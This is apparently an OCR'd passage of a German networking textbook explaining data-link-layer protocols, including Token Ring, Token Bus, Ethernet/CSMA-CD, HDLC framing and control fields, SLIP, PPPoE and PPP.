
- Doppelstrom-Verfahren (mit positiver und negativer Flanke) :




- Bipolar-Verfahren (mit 1 = pos. Flanke, 0 = neg. Flanke) :



- NRZ-Verfahren (Non Return to Zero ; Flankenwechsel = 1) :



- NRZ-1 Verfahren (entsprechend dem NRZ-Verfahren mit Flankenwechsel=0) (Differential-Manchester-Code) :



Die Sicherungsschicht (Data Link Layer)

Die MAC-Schicht

Die Bitübertragungs-Schicht alleine gewährleistet keine zuverlässige, effiziente Kommunikation zwischen zwei Knoten. Deshalb ist es Aufgabe der Sicherungs-Schicht, die Bits in sogenannte Frames zu gruppieren, die Übertragungsfehler zu beheben und den Übertragungsfluss zu kontrollieren. Die Sicherungs-Schicht lässt sich aufteilen in die MAC-Schicht und die LLC-Schicht (Logical Link Control), wobei die Zugriffsverfahren in der MAC-Schicht festgelegt sind, die LLC-Schicht übernimmt das eigentliche Sicherungsprotokoll.

Die Kommunikation auf der Sicherungsschicht kann sowohl verbindungslos als auch verbindungsorientiert erfolgen. Bei der verbindungslosen Kommunikation müssen alle zu übertragenden Einheiten mit Quell- und Zieladressen versehen werden (Beispiel: Token-Ring-Frame), während bei der verbindungsorientierten Kommunikation vor dem eigentlichen Datenaustausch logische Verbindungen zwischen den kommunizierenden Endgeräten aufgebaut werden müssen.

Für die gesicherte Datenübertragung wird bei ISO als Übertragungsprotokoll HDLC eingesetzt. Speziell für lokale Netze hat IEEE Standards für die Sicherungs-sschicht entwickelt, die von ISO übernommen wurden. Neben der Flusskontrolle und der Fehlererkennung handelt der IEEE-Standard auch den Zugang zum Übertragungs-medium in der Sicherungsschicht ab.

Das X.75-Protokoll

Das X.75-Protokoll ist als digitales CAPI-Standard-Protokoll fuer Geschwindigkeiten von 64000 bps vorgesehen. Es ist vergleichbar mit V.42, weil es die Nutzdaten um Informationen zur Fehlerkontrolle erweitert. Dieses Protokoll wird meistens bei ISDN-Verbindungen per Terminal-Programm verwendet. Die X.75-Schicht des Gegenübers prüft die Daten anhand dieser Informationen und fordert die Daten erneut an, wenn es feststellt, dass sie während der Übertragung verfälscht wurden. Zumindest Teile dieses Z-Modem-Sicherungs-verfahrens könnten weggelassen werden, weil X.75 schon dafür sorgt, dass keine falschen Daten übertragen werden. Weil das Z-Modem-Protokoll aber vor X.75 entwickelt wurde und die Entwickler nicht grundsätzlich davon ausgehen konnten, dass nur gesicherte Modemverbindungen aufgebaut werden, muss hingenommen werden, dass Teilaufgaben der Kommunikation doppelt ausgeführt werden, was natürlich Zeit kostet. X.75 wurde generell für die Signalisierung zwischen öffentlichen Datennetzen mit Datenpaketvermittlung entwickelt, für den Verbund von X.25-Netzen und X.25-Knoten. Um einen Mechanismus für den Transport von Datenpaketen zwischen zwei Knoten bereitzustellen, muss festgelegt werden, wie die Pakete aufzunehmen und abzusenden sind, wenn entweder eine oder mehrere physikalische Leitungen eingesetzt werden. Das Protokoll X.75SLP (Single Link Procedure) wird für den Datenaustausch über eine einzelne physikalische Leitung benutzt. Bei parallelen physikalischen Leitungen zwischen zwei X.25-Knoten wird das Protokoll X.75MLP (Multi Link Procedure) verwendet. Das Protokoll X.75Btx stellt eine für Btx eingesetzte Variante von X.75SLP dar.

Token-Ring-Protokoll (IEEE 802.5)

Token Ring ist zunächst nur ein Zugriffsverfahren, das ebenso wie CSMA/CD in einer IEEE-Norm festgehalten wurde. Bei Token Ring ist dies die IEEE 802.5. Ein populärer Netzwerkstandard wurde daraus jedoch erst mit der Markteinführung der Implementierung der Firma IBM im Jahr 1985. Es war als Hochgeschwindigkeitsnetz mit Basisbandübertragung für die Bürokommunikation gedacht. Auch IBM versuchte einen weithin unterstützten, offenen Standard daraus zu machen, dies gelang jedoch nur in weit bescheidenerem Masse als bei Ethernet.

Somit blieb Token Ring weitgehend mit der IBM-Welt verbunden. In den Anfangsjahren der Arbeitsplatzvernetzung konnte es aufgrund der starken Dominanz von IBM in mittleren und grösseren Firmen sehr gut mit der Ausbreitung von Ethernet mithalten, mittlerweile geht seine Bedeutung immer mehr zurück.

Dabei sind einige Konzepte bei Token Ring verblüffend einfach und effizient. Der Medienzugriff erfolgt nach einem faireren Verfahren als bei Ethernet und lässt auch eine höhere Gesamtbelastung zu, da es prinzipbedingt zu keinen Kollisionen kommen kann. Umgekehrt erfordert das Token-Ring-Protokoll eine sehr aufwendige Verwaltung, wodurch den Netzwerkkarten eine gewisse "Eigenintelligenz" abverlangt wird. Dadurch und durch die geringeren Stückzahlen sind Token-Ring-Komponenten deutlich teurer als solche für Ethernet.

Im Token-Ring-Netz wird der Medienzugriff über eine spezielle Signalfolge gesteuert, die Token genannt wird. Das Token wird immer im Kreis herumgereicht, solange keine Daten zu senden sind. Sobald ein Endgerät senden möchte, wartet es den Emfpang des Tokens ab und sendet dann seine Daten. Das Datenpaket wird auf seinem Weg irgendwann beim Empfänger vorbeikommen. Dieser setzt in dem Paket ein Statusbit, sendet das Paket aber ansonsten unverändert weiter. Der ursprüngliche Sender erhält nach einer kompletten Runde sein eigenes Paket wieder und kann an dem gesetzten Statusbit sehen, dass das Paket gut angekommen ist. Er nimmt das Paket nun vom Netz und setzt wieder ein freies Token ein - auch dann, wenn er selbst noch etwas zu senden hätte. Dadurch haben zuerst alle anderen Stationen die Chance, ihre Sendedaten loszuwerden. Auf diese Art wird eine faire Verteilung des Medienzugriffs erreicht.

Falls das Token verloren geht, steht schlagartig das gesamte Netz. Für solche Fälle gibt es immer einen Monitor, d.h. ein Endgerät ist für die Überwachung des Tokens zuständig. Wenn ein neues Gerät ins Netz kommt, fragt es zunächst an, wer der Monitor ist. Erhält es keine Antwort, erklärt es sich selbst zum Monitor. Nur der Monitor ist berechtigt, ein neues Token zu generieren, wenn für eine bestimmte Zeit keines mehr vorbeigekommen ist. Alle anderen Endgeräte werden als "Standby Monitor" bezeichnet: Der Monitor muss in regelmässigen Abständen ein bestimmtes Paket als Lebenszeichen absenden. Bleibt dieses aus, konkurrieren alle Standby Monitore in einem Auswahlverfahren um die Rolle des neuen Monitors.

Token-Bus-Protokoll (IEEE 802.4)

Beim Token Bus Verfahren wird ein Ring durch logische Verkettung von Rechnern (in einer internen Liste) realisiert. In diesem Protokoll sind für die Phasen Initialisierung, Einfügen von Stationen, Löschen von Stationen und Fehlerbehebung genaue Verhaltensweisen vorgeschrieben, die das eigentlich recht einfache Protokoll stark verkomplizieren. Zusätzlich gibt es die Möglichkeit, Prioritäten einzuführen. Das Token Bus Protokoll wird gegenwärtig vorwiegend im Bereich der Produktion verwendet, da es ursprünglich von General Motors für die Steuerung von Produktionsanlagen entwickelt wurde.

Physikalisch besteht der Token Bus aus einem linear oder baumförmig verlegten Kabel (75 Ohm Breitband-Koaxialkabel), an das die Stationen über Transceiver angeschlossen werden. Die Übertragung von Rahmen erfolgt im Broadcast-Mode, bei dem Stationen die für sie bestimmten Rahmen vom Medium kopieren; alle anderen Stationen ignorieren den Rahmen. Die Reihenfolge, in der Stationen an das Medium angeschlossen werden, hat bei der Zuteilung der Sendeberechtigung keine Bedeutung, da hier eine logische Ringstruktur verwendet wird (jede Station kennt ihren Vorgänger und ihren Nachfolger). Stationen, die die Sendeberechtigung besitzen, geben diese nach der Übertragung an ihren Ringnachbarn weiter.

Die Initialisierung des logischen Rings erfolgt entsprechend der Stationsadressen von der höchsten zur niedrigsten. Eine Station erhält die Sendeberechtigung, sobald sie ein freies Token erhält, welches von der bei der Initialisierung ausgehandelten Station ausgesendet wird. Sie erhält damit das Recht, für eine bestimmte Zeitspanne Daten zu übertragen. Die hierfür vorgesehene Zeitspanne ist genau festgelegt und darf keinesfalls überschritten werden, damit für die gesamte logische Ringumlaufzeit des Tokens ein maximaler Wert garantiert werden kann. Nach der Übertragung von Daten wird die Sendeerlaubnis an die nachfolgende Station weitergereicht. Um sicherzustellen, dass die nächste Station das Token empfangen hat, erfolgt permanent eine Überwachung des Übertragungsmediums. Erfolgt nach vier Takteinheiten keine Übertragung von Daten oder wird das Token nicht weitergereicht, wiederholt die Station die Übertragung der Sendeerlaubnis. Kann auch mit dem zweiten Versuch die Sendeerlaubnis nicht weitergegeben werden, so geht die Station davon aus, dass das adressierte Endgerät in einen Fehlerzustand geraten ist und nicht mehr an der Übertragung im logischen Ring teilnehmen kann. Die Station sendet dann einen Who Follows Rahmen, der die Adresse der ausgefallenen Station beinhaltet. Alle Station empfangen diesen Kontrollrahmen. Erkennt nun der Nachfolger der ausgefallenen Station den Kontrollrahmen, so sendet er einen Set Successor Rahmen an die Station, deren Nachfolger ausgefallen ist, und benennt sich somit selbst als neuen Nachfolger. Damit ist die logische Ringstruktur wieder hergestellt.

CSMA/CD (IEEE 802.3)


Das Ethernet-Protokoll ist wohl am weitesten verbreitet und deshalb am interessantesten. Es wurde ab 1972 am Palo Alto Research Center der Firma Xerox entwickelt. Es sollte zunächst ein LAN mit einer Ausdehnung von maximal 1 km in Koaxial-verkabelung versorgen können. 1976 wurde es der Öffentlichkeit vorgestellt und 1981 vom IEEE unter der Nummer 802.3 standardisiert. Damit war der Weg frei für die Etablierung als Industriestandard. Xerox tat sich mit Intel und DEC zusammen, um das System weiter voranzubringen. Lizenzen an andere Hersteller wurden beinahe kostenlos vergeben, so dass sehr schnell eine grosse Menge an PC-Karten und sonstiger Vernetzungstechnik für Ethernet von zahlreichen Herstellern auf den Markt kamen. Diese Vielfalt führte zu einer sehr sauberen Implementierung des Standards, da sich kein Hersteller leisten konnte, dass seine Komponenten mit denen anderer Hersteller Probleme machen.

Ethernet funktioniert nach dem Grundprinzip : Senden auf gut Glück. Wer etwas zu senden hat schaut erst nach, ob gerade eine andere Station sendet. Wenn nicht, wird gesendet. Es ist allerdings möglich, dass im gleichen Moment eine weitere Übertragung gestartet wird, was zu einer Kollision der Daten führt. Dies muss dann erkannt und geeignet behandelt werden. Sein Zugriffsverfahren wurde an der Universität von Hawaii entwickelt und trägt deswegen den Beinamen "Aloah-Protokoll". Die korrekte Bezeichnung ist CSMA/CD (Carrier Sense Multiple Access / Collission Detect). CSMA/CD war ursprünglich für Funkübertragungen gedacht, daher der Verweis auf ein Trägersignal (Carrier) im Namen. Ethernet überträgt im Basisband, d.h. ohne Modulation und hat daher keinen Träger. Er wird durch eine Folge von Bytes am Anfang jedes Datenpakets simuliert, die das Bitmuster "10101010" enthalten. So kann auf dem Medium der Beginn einer Übertragung bereits erkannt werden, bevor Nutzdaten kommen.


Ein sendendes Endgerät prüft laufend, ob die vom Medium empfangenen Daten mit seinen Sendedaten identisch sind. Wenn nicht, liegt offensichtlich eine Kollision vor. Die Übertragung wird dann abgebrochen und der Sender wartet eine zufällige Zeitspanne (zwischen 0 und 51,2ms bei 10 Mbit Ethernet), bis er es erneut versucht. Kollidiert das Datenpaket dann erneut, wird die Wartezeit aus einem grösseren Zeitintervall (0 - 153,6ms) gewählt und ein weiterer Versuch gestartet. Beim 15. Wiederholungsversuch ist das Zeitintervall bei 0 - 52377,6ms angekommen. Schlägt auch dieser Versuch fehl, wird das Paket verworfen und ein Fehler an die übergeordnete Netzwerkschicht gemeldet.

Es gibt zwei gebräuchliche Varianten des Ethernet-Protokolls, deren Pakete sich geringfügig unterscheiden.

Ethernet V2.0 Byte-Frame :



IEEE 802.3 Byte-Frame :



Die Präambel besteht aus 7 Bytes, die alle die Bitfolge "10101010" enthalten. Bei Ethernet V2.0 folgt im achten Byte die Bitfolge "10101011". IEEE 802.3 bezeichnet dieses Byte als SFD (Start Frame Delimiter), der Wert ist ebenfalls "10101011". Als nächstes folgt die Zieladresse. Sie ist sechs Byte lang. Jedes Ethernet-Interface hat von seinem Hersteller eine solche Adresse fest zugewiesen bekommen. Die ersten drei Byte lassen dabei Rückschlüsse auf den Hersteller des Geräts zu, der Rest wird vom Hersteller frei vergeben. Diese Adressen werden als Hardware- oder MAC-Adressen bezeichnet. Als Quelladresse wird die MAC-Adresse der eigenen Ethernet-Schnittstelle eingesetzt.

Als nächstes folgt der eigentliche Unterschied der beiden Frame-Typen: Ethernet V2.0 setzt hier eine 2 Byte lange Typ-Kennung ein, die das Protokoll der höheren Schichten angibt, das in den Nutzdaten des Pakets transportiert wird. Für das IP-Protokoll ist die Kennung beispielsweise 2048. Der 802.3-Frame enthält an dieser Stelle die Paketlänge. Glücklicherweise sind in Ethernet V2.0 die möglichen Kennungen alle grösser als die maximale Paketgrösse des Ethernet-Frames (1518 Bytes ohne Präambel), so dass die Protokollvariante aus diesem Feld eindeutig hervorgeht. Die Nutzdaten können zwischen 46 und 1500 Bytes umfassen, so dass sich eine Gesamtlänge des Pakets von 64 - 1518 Bytes (ohne Präambel) ergibt.

MAC-Adressen

Jede Hardware-Komponente (z.B. Router, Netzwerk-Karte) hat eine einmalige MAC-Adresse (MAC = Medium Access Control). Sie ist wiefolgt aufgebaut :

<Hersteller-ID><Manufacturer-ID> | <Interface-Nr> <Interface-ID>

```
Bsp : 02 60 8C  01 02 03
       !
       !---> gerade = Stationsadresse
```

Es gibt drei Typen von Adressen :

- Stations-Adresse (erste Zahl ist gerade -> Bit0 ist 0)
- Multicast-Adresse (an eine Gruppe von Rechnern)
- Broadcast-Adresse (an alle Rechner)

Die LLC-Schicht

Die HDLC-Protokollfamilie

Die Bitübertragungs-Schicht liefert uns einen Bitstrom. Dieser wird nun unterteilt, damit der Übertragungsweg nicht monopolisiert wird und um Fehler korrigieren zu können. Die HDLC-Protokollfamilie sei hier nur am Rande erörtert, da wir uns speziell für die Internet-Protokolle der Sicherungs-Schicht und nicht für die Netzwerk-Protokolle interessieren.

Bei einer analogen Modem-Verbindung wird das LAPM- oder das LAPB-Protokoll verwendet. Bei einer ISDN-Verbindung stellt das LAPD-Protokoll der Netzwerk-Schicht im D-Kanal den gesicherten Transport von Daten und auch den Transport paketvermittelteter X.25 Daten zur Verfügung. Das LAPD-Protokol wurde aus dem HDLC-LAPB Protokoll entwickelt und um spezifische ISDN-Anforderungen erweitert. Bei einer LAN-Verbindung (Ethernet, Token-Ring, Token-Bus) wird das LLC-Protokoll beansprucht.

Die Protokoll-Familie HDLC (High Data Link Control) beherrbergt insgesamt folgende Protokolle :

HDLC-Protokoll	LAPM	LAPB	LAPD	LLC	SDLC	LAPX	V.120
setzt auf	V.42	X.25	ISDN	LANs	SNAP	TELETEX	

LAPM : Link Access Procedure for Modems
LAPB : Link Access Procedure, Balanced
LAPD : Link Access Procedure for D-channel
LLC : Logical Link Control

HDLC benutzt Duplex-Betrieb und bietet die Quittierung von mehreren Blöcken, in der Regel acht. Die Zusammenfassung von acht Blöcken zu einer Quittierungseinheit wird Fenster (Window) genannt. Bei dem Einsatz von Fenstern müssen alle nich nicht bestätigten Pakete beim Sender bis zur Bestätigung gespeichert werden (zwecks Wiederholung im Fehlerfalle). Die Fenstergrösse bestimmt somit direkt die Pufferkapazität. HDLC ist aus dem SDLC (synchronous data link control - Verfahren hervorgegangen, das IBM in seinen SNA-Netzen verwendet.

Die Datenblöcke eines Fensters sind von 0 bis 7 (000-111, Modulo 8) durchnumeriert und werden bei unterschiedlichem Eintreffen am Empfangsort entsprechend wieder richtig zusammengesetzt. Ausserdem muss die Reihenfolge der Pakete beim Sender un beim Empfänger übereinstimmen. Eines der wichtigsten Merkmale von HDLC ist die Datenfluss-Steuerung. Sowohl die Methode des Sendens von Bestätigungen (im Zusammenhang mit Fenstern) als auch die des Paketflusses in beide Richtungen erhöhen die Übertragungseffizienz. Eine weitere Verbesserung wird dadurch ermöglicht, dass Bestätigungen nicht als gesonderte Pakete gesendet werden, sondern an die in der Gegenrichtung gleichzeitig laufenden Datenpaketen eingetragen werden.

Jedes Fenster wird vom Empfänger quittiert. Das Ausbleiben einer Quittung veranlasst den Absender, vom Versand weiterer Datenpakete zunächst abzusehen. So wird verhindert, dass der Datenempfänger mit Datenpaketen "überschwemmt" wird. Bei HDLC gibt es zwei verschiedene Betriebsarten, die **Unbalanced Normal Response Mode (UNR)** und die **Asynchronous Balanced Mode (ABM)**. Beim ABM-Modus werden drei Typen von Frames eingesetzt: erstens **Unnumbered Frames** für die Funktionen bei Verbindungsaufbau und -abbau. Diese Rahmen enthalten nicht die bei HDLC implizit durch Sequenznumerierung gegebene Acknowledgement-Information. Zweitens die **I-Frames** für den Transport der Information und drittens **Supervisory Frames** für Fehlerkorrektur und Flusskontrolle. HDLC hat eine Bitfehlerrate um etwa 3,5 x 10^{-4}, die Blockfehlerrate liegt bei etwa 10^{-9}.

Sonderfallbehandlung (Exception Handling) im HDLC-Protokoll :

- Abort (Vorwärtsabbruch)
  Durch das Aussenden von 7 bis 14 "1" wird signalisiert, dass der nächste Rahmen durch den Empfänger zu verwerfen ist. Hier wird der Mechanismus des Bit-Stuffings unterdrückt! Die 7 bis 14 "1" könenn an jeder beliebigen Stelle im Rahmen vorkommen.

- Optimalfall einer Übertragung
  Die Rahmen der Übertragung gehen "nahtlos" ineinander über, wobei das Closing-Flag des vorangegangenen Rahmens gleichzeitig das Opening-Flag des nachfolgenden Rahmens darstellt.


- Idle (Leerlauf)
  Aussenden von mindestens 15 "1" oder mehreren Flags. Früher waren nur "111...." üblich. Zur einfacheren Synchronisation werden normalerweise Flags benutzt, da in ihnen einfach der Takt zu erkennen ist.

- Invalid Frame (ungültiger Rahmen)
  Ein ungültiger Rahmen ist nicht unbeding ein fehlerhafter Rahmen mit CRC-Fehler. Es gibt auch noch folgende Sonderformen:

  - Rahmenlänge zu kurz
    Rahmen mit weniger als 25 Bits werden ignoriert (discard).

  - Error-Flag
    Rahmen mit einer Länge von 25 bis 32 Bits werden weitergereicht.

Der HDLC-Rahmen sieht wiefolgt aus :



- **Flag (Start- und Stop)**

  hat die Bitkonfiguration 01111110 um vom Abbruch- oder vom Idle-Signal unterschieden werden zu können. Die 0 am Anfang dient zur Syncronisation. Wenn zwei Blöcke direkt aufeinander gesendet werden, so braucht man sie mit nur einem Flag voneinander zu trennen (höherer Datendurchsatz). Damit dieses Signal einmalig bleibt (könnte ja auch in den Benutzerdaten vorkommen), behilft man sich mit „Bitstuffing", d.h. man fügt nach fünf Einsen überall dort eine Null ein, wo KEIN Control-Signal vorhanden ist und entfernt diese auf Empfängerseite wieder. Dies funktioniert so :

  - Wurden 5 Einsen empfangen ? ja -> nächstes Bit prüfen.
  - Ist es eine 0 ? ja -> Null entfernen
  - Ist es eine 1 ? ja -> Control-Signal -> nächstes Bit prüfen.
  - Ist nächstes Bit eine 0 ? ja -> Start/Stop-Flag
  - Ist nächstes Bit eine 1 ? ja -> Abbruch/Idle-Signal

- **Adress**

  Im Adress-Oktett steht immer die Adresse der Sekundärstation! Es stehen maximal 254 mögliche Adressen zur Verfügung, da zwei bereits vergeben sind:
  00000000_2 = keine Station wird angewählt
  11111111_2 = alle Station werden adressiert (Broadcast)

  Es besteht die Möglichkeit von Extended-Adressen, also erweiterten Adressen. Hier folgt solange ein weiteres Adress-Oktett, wie es durch LSB=0 im vorrangegangenen Adress-Oktett signalisiert wird. Dadurch hat jedes Adress-Oktett nur noch 7 Adressierungsbits zur Verfügung. Diese Art, wie HDLC Pakete adressiert, birgt für Netzwerke ein grosses Sicherheitsproblem:
  Es ist für jede beliebige Station möglich, Ihre Adresse zu ändern und somit Datenpakete zu empfangen, die eigentlich für eine andere Station bestimmt sind.

- **Control**

  Durch das Control-Feld wird der weitere Aufbau des Rahmens bestimmt.

  - o "unnumbered-Format" (U-Rahmen) zur Verbindungseröffnung und -Beendigung
  - o "information-Format" (I-Rahmen) für die eigentliche DatenFern-Übertragung
  - o "supervisory-Format" (S-Rahmen) für die Steuerung während der DFÜ

  Von der Länge des Informationsfeldes abgesehen, enthalten alle drei Formate die selben Steuerfelder an den selben Stellen. Die Adresse gleich nach dem Flag ist ein Überbleibsel von der Verwendung des HDLC-Protokolls für Mehrpunktverbindungen. Aufbau und Codierungsmöglichkeiten des Control-Feldes im HDLC-Protokoll:

```
       (msb)<---7---6---5---4---3---2---1---0--- (lsb)

            ----------------------------------
            ! N(R)       !P/F!  N(S)     !  0 ! I-Rahmen
            ----------------------------------

            ----------------------------------
            ! N(R)       !P/F!   S  !  0 !  1 ! S-Rahmen
            ----------------------------------

            ----------------------------------
            !  M         !P/F!   M  !  1 !  1 ! U-Rahmen
            ----------------------------------
```

N(S)	Sendezähler	(3 Bit, Modulo 8)
N(R)	Empfangszähler	(3 Bit, Modulo 8)
$^{P}/_{F}$	Poll / Final	Poll/Final-Bit
I	Informations-Kennzeichnung	(I-Rahmen)
S	Supervisor Modifier	(S-Rahmen)
U	Unnumbered Modifier	(U-Rahmen)

Das Poll / Final – Bit hat zwei Bedeutungen :

Poll (P)	in einem Command-Rahmen
Final (F)	in einem Response-Rahmen

Das Poll/Final - Bit hatte nur bei der (damaligen) Primary-Slave Verbindung einen grösseren Sinn. Primary teilt dem Slave mit dem Poll-Bit mit, dass Slave nun senden darf. Ist Slave fertig mit dem Senden, so teilt er em Primary mit dem Final-Bit mit, dass er nun fertig mit dem Senden ist. Heute wird das Poll/Final - Bit als "anmahnung" benutzt. Wenn ein Command auf ein Response wartet, dann kann er im Command-Rahmen durch das Poll-Bit eine Antwort angefordert werden (Enquiry=Nachfrage). Die Response setzt darauf hin das Final-Bit. Dieses wird z.B. bei der Startup-Sequenze genutzt.

Erweiterung des Control-Feldes (Control Extenstion)
Das Control-Feld kann auf zwei Oktetts erweitert werden (normal 1 Oktett), so dass die Zähler N(S) und N(R) von 3 auf 7 Bit vergrössert werden können. Aus den 7 Bit erfolgt dann eine Modulo-128-Rechnung (statt bisher Modulo-8). Dies ist z.B., notwendig bei Verwendung von HDLC bei Satellitenübertragung, da dort die zeitliche Verzögerung bei der Übertragung der Information und der Bestätigung so gross ist, dass bei einer Window-Grösse kleiner 8 eine unerwünschte Sendepause eintreten würde.

Durch die Vergrösserung von N(S) und N(R) auf 7 Bit sind dann mehr als 7 ausstehende Rahmen erlaubt! 127 (7 Bit) ist für Satellitenübertragung eine geeignete Windowgrösse. Es werden maximal 7 Rahmen übertragen, bevor eine Quittung erfolgen muss. Würden 8 Rahmen übertragen werden, so wäre bei folgendem Response nicht klar, ob alle Rahmen seit Rahmen 0 fehlerhaft waren oder ob eine neue Serie beginnen soll. Bei einem 3-Bit-Zähler kann also eine Fenstergrösse von maximal 7 benutzt werden.

Piggy-Back-Acknowledge
Beim Senden in die "Gegenrichtung" wird eine Rückmeldung mitgeschickt. In ihr steht die Rahmennummer des nächsten zu empfangenen Rahmens, also entweder die Nummer eines zuvor fehlerhaft empfangenen Rahmens oder die Rahmennummer eines neuen Rahmens (I-Frame: N(S)=aktuelle Rahmennummer; N(R)= Quittierung eines zuvor empfangenen Rahmens.)

Der S-Rahmen
wird zur Ablaufsteuerung und Initialisierung eingesetzt

3	2	Frame	Bedeutung 1	Bedeutung 2
0	0	RR	Receive Ready	Quittungsrahmen zur Flusskontrolle beim Datentransfer nur von A nach B
1	0	RNR	Receive Not Ready	Quittungsrahmen zur Flusskontrolle beim Datentransfer nur von A nach B
0	1	RNR	Reject	z.B. bei Sequenzfehlern: #1, #2, #5
1	1	SREJ	Selective reject	einen bestimmten Rahmen neu anfordern

Der U-Rahmen
dient zur Zustandsänderung z.B. von ABM (Async. Balanced Mode) nach DISC (Disconnected Mode). Er enthält keine Zähler und kann zum Auf- oder Abbau einer Verbindung genutzt werden.

Der I-Rahmen
In ihm werden Nutzdaten übertragen. Zur Ablaufsteuerung enthält er Sende- und Empfangszähler.


Bedeutung des Feldes "Unnumbered Modifier" (M-Bits) im U-Rahmen :

Frame	2	3	5	6	7	Bedeutung	Command/ Response
SNRM	0	0	0	0	1	Set normal response mode	C
SARM	1	1	0	0	0	Set asynchron mode	C
DM	1	1	0	0	0	Disconnect mode	R
SABM	1	1	1	0	0	Set asynchron balanced mode	C
SNRM (E)	1	1	0	1	1	Set normal response mode (ext.)	C
SARM (E)	1	1	0	1	0	Set asynchron response mode (ext.)	C
SABM (E)	1	1	1	1	0	Set asynchron balanced mode (ext.)	C
DISC	0	0	0	1	0	Disconnect	C
RD	0	0	0	1	0	Request disconnect	R
SIM	1	0	0	0	0	Set initialization mode	C
RIM	1	0	0	0	0	Request initialization mode	R
UP	0	0	1	0	0	Unnumbered poll	C
UI	0	0	0	0	0	Unnumbered information	C/R
XID	1	1	1	0	1	Exchange identification	C/R
RSET	1	1	0	0	1	Reset	C
FRMR	1	0	0	0	1	Frame reject	C/R
UA	0	0	1	1	0	Unnumbered acknowledgement	R

- **FCS** (Frame Check Sequence)
  Ist ein CRC mit dem Polynom $x^{16} + x^{12} + x^5 + 1$.

Das SLIP-Protokoll (Serial Line Internet Protocol)

Es ermöglicht die Datenübertragung über eine serielle Leitung zwischen zwei Rechnern. Ein SLIP-Paket sieht folgendermassen aus :



Das Protokoll benutzt die Werte ESC und END als Steuerinformation. Sollten diese Werte für ESC (0xDB) und END (0xC0) im IP-Datensatz vorkommen, so werden sie dort ersetzt durch ESC+DD und ESC+DC. Über SLIP können keine Adressinformationen ausgetauscht werden; ausserdem hat SLIP keine Fehlerkorrektur, dies wird von dem IP-Protokoll bzw. dem TCP-Protokoll übernommen. SLIP unterstützt nur das IP-Protokoll und es gibt verschiedene,untereinander inkompatible SLIP-Versionen. Schliesslich ist auch die Passwortübermittlung ungesichert, weshalb das SLIP-Protokol heute nur noch selten genutzt und stattdessen das PPP-Protokoll verwendet wird.

Das PPPoE (Point to Point Protocol over Ethernet)

Bei einem DSL-Zugang wird der Datenstrom ja bereits vor dem hauseigenen Telefon-Abschluss durch einen Splitter abgeleitet. Somit muss man den Provider nicht mehr anrufen, sondern hat eine Standleitung, weshalb das DSL-Modem per Ethernet-Verbindung an die notwendige Netzwerk-Karte im Rechner angeschlossen ist. Weil der Provider den einzelnen Benutzer aber identifizieren und abrechnen muss, ergibt sich daraus ein Problem, welches mit dem PPPoE (Point to Point Protocol over Ethernet) gelöst wurde. Dieses hat alle Eigenschaften des PPP-Protokolls aber es ist auf DSL-Verbindungen zugeschnitten.

Dabei werden (wie bei PPP) IP-Pakete über PPP-Pakete transportiert. Diese werden dann aber in einem Ethernet-Rahmen übertragen. Die Kapselung bei PPPoE-Verbindungen sieht also folgendermassen aus: Das IP-Paket wird in ein PPPoE-Paket gepackt, welches dann in ein Ethernet-Frame gepackt wird. In jeder "Verpackungsstufe" kommen nochmal ein paar Byte an Header-Daten hinzu, damit das gesamte Paket auf der jeweiligen Gegenseite auch wieder korrekt ausgepackt werden kann. Ein PPPoE-Paket hat einen 8 Byte grossen Header.

Das PPP (Point to Point Protocol)

PPP kann sowohl über synchrone wie asynchrone Stand- und Wähleitungen arbeiten und ist dabei von der verwendeten DTE/DCE-Schnittstelle unabhängig, doch die verwendete Leitung muss voll-duplex (gleichzeitig in beide Richtungen benutzbar) sein. Es verlangt keine Anwendung von Modem-Steuersignalen wie RTS/CTS oder DCD und DTR, doch spricht nichts gegen den Einsatz solcher Steuersignale. Das bekannte *High Level Data Link Control Protocol* (HDLC) wurde bei PPP als Basis zum transportieren von Datenrahmen auf der Schicht zwei spezifiziert. Das Datenformat ist festgelegt auf No Parity, 8 Bits (N81). Das PPP unterstützt Fehlererkennung, Authentifizierung und Vergabe von IP-Adressen zum Zeitpunkt des Verbindungsaufbaus. Beim Aufbau der Verbindung durchläuft das PPP verschiedene Phasen. Kann eine Phase nicht erfolgreich durchlaufen werden, so wird direkt zur Verbindungsabbau-Phase verzweigt, welche die Verbindung beendet.

